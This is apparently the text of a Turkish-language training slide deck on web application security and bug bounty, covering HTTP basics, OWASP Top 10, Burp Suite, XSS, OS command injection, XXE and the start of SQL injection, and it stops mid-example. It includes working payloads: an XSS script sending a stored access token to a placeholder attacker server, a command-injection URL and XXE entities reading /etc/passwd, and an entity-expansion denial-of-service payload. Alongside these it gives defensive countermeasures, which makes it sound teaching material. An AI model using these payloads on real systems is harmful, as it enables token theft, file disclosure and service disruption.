

Web Uygulama Güvenliđi ve Bug Bounty

Siber Güvenlik Yaz Kampı
20.08.2024

\$whoami



Haktan EMİK

@SDÜ 2018

Offensive Security Expert @TURKCELL

OSCE | OSCP | CEH | TSE



haktanemik.medium.com



[@haktanemik](https://twitter.com/haktanemik)

\$whoami



Anıl BAŞ

@YTÜ 2017

Offensive Security Expert @TURKCELL

OSWE | OSCP | TSE



<https://gelecegiyazanlar.turkcell.com.tr/kisi/anilbas>

<https://www.exploit-db.com/papers?author=10694>



@anilbas1

İÇİNDEKİLER

1. WEB TEMELLERİ
2. OWASP TOP 10
3. BURP SUITE
4. GİRDİ & ÇIKTI DENETİMİ
5. CROSS-SITE SCRIPTING (XSS)
6. INJECTION
7. KİMLİK DOGRULAMA
8. OTURUM YÖNETİMİ
9. YETKİLENDİRME
10. MANTIKSAL ZAFİYETLER
11. API TESTING
12. RACE CONDITION

13. DOSYA YÜKLEME ZAFİYETLERİ
14. SERVER SIDE REQUEST FORGERY (SSRF)
15. INSECURE DESERIALIZATION
16. OPEN REDIRECTION
17. DIRECTORY TRAVERSAL
18. YAPILANDIRMA HATALARI
19. SUBDOMAIN TAKEOVER
20. HTTP HOST HEADER ATTACK
21. MISCONFIGURATION CORS
22. BUG BOUNTY
23. RECON
24. WAF BYPASS TEKNİKLERİ


01

WEB Temelleri

Web dünyasına giriş
Temel kavramlar
Web nasıl çalışır




WEB Güvenliğinin Önemi



Hypertext Transfer Protocol (HTTP)

Uygulama seviyesinde bir iletişim protokolüdür
Stateless
İstemci (client) ve sunucu (server)
İstek (request) ve cevap (response)
İki bölümden oluşur; Header ve Body



HTTP İsteği

GET /index.html HTTP/1.1

User-Agent: Mozilla/4.0 (MSIE 6.0, ...

Host: example.com

HTTP Cevabı

HTTP/1.1 200 OK

Date: Fri, 31 Mar 2012 10:08:00 GMT

Server: Apache/2.4.7

Content-Length: 92

<html>

<head></head><body>...</html>

HTTP Metotları

Metot	Açıklama
GET	Veri okuma
POST	Veri gönderme/oluşturma
PUT/PATCH	Veri güncelleme/değiştirme
DELETE	Veri silme
HEAD	GET ile aynı ancak sadece başlık döner
OPTIONS	İzin verilen HTTP metotlarını döndürür


HTTP Durum Kodları

HTTP Status Codes



SSL/TLS

HTTP vs HTTPS



WEB Nasıl Çalışır?


Tarayıcı açıp turkcell.com.tr adresine gitmek istediğimizde:



URL

(Uniform Resource Locator)

Kaynağı belirten tanımlayıcıdır.
Tarayıcılarda adres çubuğunda gördüğümüz ifadeler URL'dir.




DOCUMENT OBJECT MODEL (DOM)

Tarayıcılar üzerinden görüntülediğimiz internet sayfaları birer **belge** ve bu belgedeki her bir eleman da bir **nesnedir**.

Uygulama → Belge
Belgedeki her bir eleman → Nesne

Tarayıcı, sunucudan dönen HTML'i parse eder, javascript ve CSS'leri de yorumlayarak DOM yapısını oluşturur.

DOM, Javascript gibi diller ile etkileşim sağlayan bir API'dir.





SAME ORIGIN POLICY (SOP)

Tarayıcılar tarafından, geliştirilen bir güvenlik mekanizmasıdır.

SOP, tarayıcılar (browser) tarafından yüklenen kaynaklarının, birbirleriyle olan paylaşımlarını/ilişkilerini belirli kurallar çerçevesinde kısıtlayan bir politikadır.

Farklı origin'e sahip kaynaklar birbirlerinin DOM'larına erişemez yani dönen cevabı okuyamaz!

SOP politikasına göre, yüklenen her bir kaynak; 3 bilginin birleşimi ile origin olarak tanımlanmaktadır.

ORIGIN

- Şema/Protokol
- Domain
- Port (Bağlantı noktası)

Örnek olarak,
<https://test.com/ornek/index.html>

Şema/Protokol: [https](https://test.com/ornek/index.html)

Domain: [test.com](https://test.com/ornek/index.html)

Port: 443

SAME ORIGIN POLICY (SOP)

<https://test.com/ornek/index.html> adresi üzerinden aşağıdaki URL'lere erişim durumları ve SOP politikasına göre alınacak yanıtlar;

URL	SONUÇ	NEDEN
https://test.com/ornek2/index.html	Erişebilir	Origin aynı, sadece dosya yolu farklı
http://test.com/ornek/index.html	Erişemez	Protokol ve port farklı
https://www.test.com/ornek/index.html	Erişemez	Domain farklı
https://test.com:8080/ornek/index.html	Erişemez	Port farklı

An abstract graphic in the top right corner of the slide. It consists of a network of interconnected nodes and lines. The nodes are represented by small blue dots, and the lines are thin, light blue lines. The network is dense and irregular, with many lines connecting the nodes in a complex web. The overall shape is roughly triangular, pointing towards the top right corner of the slide.


02

OWASP Top 10

OWASP
OWASP Top 10 Web Zafiyetleri
OWASP Top 10 API Zafiyetleri

OWASP

Kar amacı gütmeyen, uygulama güvenliğini arttırmak için çeşitli çalışmalar yayınlayan (checklist, best practice, testing guide ve TOP10 gibi) global bir topluluktur.



OWASP TOP 10

Web Zafiyetleri

(2021)

A1 – Broken Access Control

A2 – Cryptographic Failures

A3 – Injection

A4 – Insecure Design

A5 – Security Misconfiguration

A6 – Vulnerable and Outdated Components

A7 – Identification and Authentication Failures

A8 – Software and Data Integrity Failures

A9 – Security Logging and Monitoring Failures

A10 - Server-Side Request Forgery

03


Burp Proxy

Burp Proxy
Burp Proxy Modülleri




Burp Suite

Web uygulamaları üzerinde güvenlik testleri gerçekleştirmek için bir çok modül içeren proxy araçtır.



Burp Suite

Modüller



- **Target**

Hedef uygulamanın içerik ve fonksiyon gibi detaylı bilgilerine genel bir bakış sağlayan modül

- **Proxy**

Burp suite içerisinde en çok kullanılan modüllerden birisidir. Client ile server arasında istekleri inceleyip değiştirmek için kullanılır.

- **Scanner**

Hedef web uygulama üzerinde otomatize zafiyet taraması gerçekleştirmeye yardımcı olan modüldür.

- **Intruder**

Hedef web uygulamaya otomatize saldırı senaryoları oluşturmak ve spesifik saldırı tekniklerini test etmek için kullanılır.

- **Repeater**

HTTP isteklerini inceleyebilmeyi, istekler üzerinde değiştirme yapmayı ve bu değişikliğin uygulamada nasıl yorumlandığını görmemizi sağlayan basit ama işlevsel bir modül

- **Sequencer**

Veri örnekleminde rastgelelik kalitesini analiz etmek için bir araçtır. Oturum tokenları, anti-CSRF tokenlar gibi rastgele olması gereken parametrelerin kalitesini ölçmede yararlanılır.

- **Decoder**

Kodlanmış verileri çözümlmek veya ham verileri çeşitli kodlanmış ve karma biçimlere dönüştürmek için basit bir araçtır.

- **Comparer**

Herhangi iki veri ögesi arasında karşılaştırma yapmak için kullanılan basit bir araçtır.

Abstract geometric patterns in the top corners of the slide, consisting of interconnected lines and dots forming triangular and polygonal shapes.

Uygulama güvenliğinde en önemli nokta...


INPUT

04

Girdi & Çıktı Denetimi

Girdi & Çıktı Denetimi
Girdi & Çıktı Denetimi Yaklaşımları

Girdi & Çıktı Denetimi



Girdi Denetimi

Kara Liste (Black List) Yaklaşımı



Bilinen kötü karakter veya karakter dizileri reddedilir.
Örnek olarak "<script>" ya da or "1=1 -" geçen girdilerin reddedilmesi.



Varsayılan olarak tüm girdileri **işleme** eğilimindedir, yalnızca istenmeyen bir veri ile karşılaşıldığında reddeder.



Tehdit odaklı bir yaklaşımdır.



Deny list olarak da adlandırılır



Güvensiz bir yöntemdir ve kullanılması risklidir.

```
List<Pattern> blklistPtrns = new  
ArrayList<Pattern>();
```

```
Pattern p = Pattern.compile("<script>");  
blklistPtrns.add(p);
```

```
for (Pattern aPattern : blklistPtrns){  
    //tam matching yapmıyoruz  
    if (aPattern.matcher(taintedInput).find())  
        //throw exception  
}
```

Girdi Denetimi

Beyaz Liste (White List) Yaklaşımı



Uygulama yalnızca onay verilen karakter veya karakter dizilerini kabul eder.



Varsayılan olarak tüm girdileri **reddetme** eğilimindedir, yalnızca kabul edilen bir veri ile karşılaşıldığında işler.



Güven odaklı bir yaklaşımdır.



Allow list olarak da adlandırılır



Güvenli ve tavsiye edilen girdi denetimi

```
List<Pattern> = whtlistPptrns = new  
ArrayList<Pattern>();
```

```
aPattern = Pattern.compile("[a-zA-Z0-9]{2,100}");  
whtlistPptrns.add(aPattern);
```

```
for (Pattern aPattern : whtlistPptrns){  
    //tam matching yapıyoruz  
    if (!aPattern.matcher(taintedInput).matches())  
        // throw exception  
}
```

Çıktı Denetimi

Encoding



Kullanıcıya gösterilecek verilerin içindeki özel karakterlerin **teknolojiye özel formata** değiştirilmesi.

< → <
> → >



Amaç hedef yorumlayıcı için özel karakterlerin kodlama işlemi sonrası önemlerini yitirmiş olmasıdır.

```
String encJS = ESAPI.encoder().encodeForJavaScript( input );
```

```
Codec c = new OracleCodec();  
String escSQL = ESAPI.encoder().encodeForSQL( c, input );
```

05

Cross Site Scripting (XSS)

Reflected XSS
Stored XSS
DOM XSS

Cross Site Scripting (XSS)



Odak noktamız, dönen cevapta kontrol edebildiğimiz veriler



Kullanıcıdan alınan verinin, tekrar kullanıcıya gösterildiği yerlerde olabilir.

This page says

XSS

OK




Cross Site Scripting (XSS)

Türleri



Reflected XSS

Kullanıcıdan alınan verinin tekrar kullanıcıya yansıtıldığı durumlarda oluşur. Saldırı kodu istek içerisinde yer aldığı için isteği yapan kişide zafiyet tetiklenir.





Uygulama

Reflected XSS

Örnek-1




Cross Site Scripting (XSS)

Türleri



Stored XSS

Gönderilen saldırı kodu DB'ye kayıt edilir. Ardından, verinin gösterildiği yerde zafiyet tetiklenir.





Uygulama

Stored XSS

Örnek-1




Cross Site Scripting (XSS)

Türleri



DOM XSS

Javascript ile DOM manipülasyonu yapılırken, kullanıcıdan alınan verinin kullanılması durumunda ortaya çıkar.



User



DOM XSS

Sources & Sinks

Sources

`document.documentURI`
`document.baseURI`
`location.search`
`location.href`
`location.hash`
...



Sinks

`document.write`
`document.writeln`
`element.innerHTML`
`eval`
`setTimeout / setInterval`
`execScript`
...



Uygulama

DOM XSS

Örnek-1



Cross Site Scripting (XSS)

XSS ile Localstorage Ele Geçirilmesi

```
<script>new Image().src="<attacker-server>/token?key="+localStorage.getItem('AccessToken');</script>
```

Description	Request to Collaborator	Response from Collaborator
Pretty	Raw	Hex
1	GET /token?key=s3cr3tTok3n!	HTTP/1.1
2	Host: njaldd2nsijpnhv4hxlav5klbr2fs3h.oastify.com	
3	Connection: keep-alive	
4	sec-ch-ua: "Not)A;Brand";v="99", "Google Chrome";v="127", "	
5	sec-ch-ua-mobile: ?0	
6	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) Apple	
7	sec-ch-ua-platform: "Windows"	
8	Accept: image/avif,image/webp,image/apng,image/svg+xml,image	
9	Sec-Fetch-Site: cross-site	
10	Sec-Fetch-Mode: no-cors	
11	Sec-Fetch-Dest: image	
12	Referer: https://academind.com/	
13	Accept-Encoding: gzip, deflate, br, zstd	
14	Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7	
15		
16		



Cross Site Scripting (XSS)

Self XSS



Cross Site Scripting (XSS)

Nelere Sebep Olabilir?



Oturum bilgisi çalınabilir



Kullanıcılar, zararlı sayfalara yönlendirilebilir




Tarayıcıda JS çalıştırılabildiği için saldırganın hayal gücüne kalmış durumdadır



Cross Site Scripting (XSS)

BeEF

The Browser Exploitation Framework



Cross Site Scripting (XSS)

Önlemler



Verinin, nereye basılacağına uygun olarak encode işlemi uygulanmalıdır. (Context bazlı encoding)



DOM XSS için doğru çıktı metodu kullanılmalıdır.

Örneğin, bir div etiketine yazmak için innerHTML yerine textContext kullanılması gibi

```
<b>Current URL:</b> <span id="contentholder"></span>
...
<script>
document.getElementById("contentholder").textContent = document.baseURI;
</script>
```



Cookie'ye HTTPOnly bayrağının eklenmesi, Content Security Policy

06

Injection 101

OS Command Injection
XML External Entity
SQL Injection



Injection



Türkçe olarak "dahil etme" diyebiliriz.



Herhangi bir alt yapıda kullanıcı girdisi "**herhangi bir girdi denetimi olmadan**" dinamik olarak sorgulamaya dahil edilirse o altyapıda injection meydana gelebilir.



SQL

LDAP

NoSQL Query

OS Komutları

XML Parser

SMTP Header

ORM Query

XPATH



Genellikle sunucunun doğrudan ele geçirilmesine neden olabilirler.

OS Command Injection



shell (kabuk) meta karakterleri

Ayrıcılar (separators):

	& && 	; Newline (0x0a or \n) #	
---	--	---	---

Inline execution:

` injected command `

\$(injected command)

Terminal zamanı!



OS Command Injection



Kullanıcı girdilerinin kontrolsüz olarak OS komutlarına dahil edilmesi sonucu oluşan zafiyetlerdir

```
ProcessBuilder b = new ProcessBuilder("C:\\DoStuff.exe -arg1 -arg2");
```

```
ProcessBuilder b = new ProcessBuilder("ping " + ip);
```

```
http://sensitive/something.php?dir=%3Bcat%20/etc/passwd
```



Uygulama

OS Command Injection

Örnek-1

Örnek-2



OS Command Injection

Önlemler



OS komutlarını doğrudan çağırmak yerine built-in fonksiyonları kullanmayı tercih edebilirsiniz.



Uygulamayı çalıştıran kullanıcıların mümkün olduğunca minimum OS komutu çalıştıracak şekilde yetkilendirilmesi önerilir.



Kullanıcı girdileri validasyon işleminden geçirilmeli.



Validasyonda **White list**'ler kullanılabilir.

XML External Entity Injection (XXE)



XML (eXtensible Markup Language), verileri depolamak ve taşımak için tasarlanmış bir dildir



XML Parsing

```
<?xml version="1.0"?>
<catalog>
  <book id="bk101">
    <author>Gambardella, Matthew</author>
    <title>XML Developer's Guide</title>
    <genre>Computer</genre>
    <price>44.95</price>
    <publish_date>2000-10-01</publish_date>
    <description>An in-depth look at creating applications
    with XML.</description>
  </book>
</catalog>
```

XML External Entity Injection (XXE)

XML Özellikleri - DTD



DTD (Document Type Definition), XML belgesinin yapısını ve niteliklerini tanımlar



Belgenin içerisinde tanımlanabilir veya başka bir kaynaktan dahil edilebilir.



SYSTEM operatörü
(http://, file://)

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE note SYSTEM "Note.dtd">
<note>
  <to>Tove</to>
  <from>Jani</from>
  <heading>Reminder</heading>
  <body>Don't forget me this weekend!</body>
</note>
```

```
<!DOCTYPE note
[
  <!ELEMENT note (to,from,heading,body)>
  <!ELEMENT to (#PCDATA)>
  <!ELEMENT from (#PCDATA)>
  <!ELEMENT heading (#PCDATA)>
  <!ELEMENT body (#PCDATA)>
]>
```

Note.dtd

XML External Entity Injection (XXE)

XML Özellikleri - Entity



Entity, XML'e dinamiklik katmak için tanımlanabilecek varlıklardır.



Internal, External Entity



SYSTEM operantına erişimi vardır!



```
<!ENTITY entity-name "entity-value">
```



DTD Example:

```
<!ENTITY writer "Donald Duck.">  
<!ENTITY copyright "Copyright W3Schools.">
```

XML example:

```
<author>&writer;&copyright;</author>
```

XML External Entity Injection (XXE)



XML Injection'ın, XML'in Parsing yapıldığı anda meydana gelir.



XML verisine external entity tanımları dahil edilerek, Parsing sırasında XML verilerin işlenmesine müdahale edilmesine olanak tanıyan bir güvenlik zafiyetidir.

XML External Entity Injection (XXE) Etkileri



Dosya okuma

Örnek XML istek verisi:

```
<?xml version="1.0" encoding="UTF-8"?>
<stockCheck><productId>381</productId></stockCheck>
```

External Entity dahil edilmesi:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE demo [ <!ENTITY test SYSTEM
"file:///etc/passwd"> ]>
<stockCheck><productId>&test;</productId></stockCheck>
```

Dönen cevap:

```
Invalid product ID: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
...
```

XML External Entity Injection (XXE) Etkileri



SSRF



HTTP GET isteğinin yapılması

```
<!DOCTYPE demo [ <!ENTITY test SYSTEM "http://internal.vulnerable-website.com/"> ]>
```

XML External Entity Injection (XXE) Etkileri



DoS (Denial of Service)

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE bomb [
  <!ELEMENT bomb ANY>
  <!ENTITY fun "haha">
  <!ENTITY fun1 "&fun;&fun;&fun;&fun;&fun;&fun;&fun;">
  <!ENTITY fun2 "&fun1;&fun1;&fun1;&fun1;&fun1;&fun1;&fun1;&fun1;">
  <!ENTITY fun3 "&fun2;&fun2;&fun2;&fun2;&fun2;&fun2;&fun2;&fun2;">
  <!-- repeat many more times -->
]>
<bomb>&fun3;</bomb>
```

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY xxe SYSTEM "file:///dev/random">
]>
<foo>&xxe;</foo>
```

XML External Entity Injection



Dosya yükleme üzerinden XXE



SVG, ofis dosyaları (docx, ppt, xlsx)



XInclude

facebook careers

```
productId=<foo  
xmlns:xi="http://www.w3.org/2001/XInclude">  
<xi:include parse="text"  
href="file:///etc/passwd" /></foo>
```



Uygulama

XXE Injection

Örnek-1

Örnek-2

Örnek-3



XML External Entity Injection

Önlemler



XML Parserların, XML External Entity özelliği ve DTD işlemcileri devre dışı bırakılmalıdır

```
saxReader.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);  
saxReader.setFeature("http://xml.org/sax/features/external-general-entities", false);  
saxReader.setFeature("http://xml.org/sax/features/external-parameter-entities", false);
```

SQL Injection



SQL?



SQL Injection



SQL meta karakterleri

```
--Select all:  
SELECT * FROM Customers;
```

```
SELECT * FROM Customers -- WHERE City='Berlin';
```

```
SELECT City, Country FROM Customers  
WHERE Country='Germany'  
UNION  
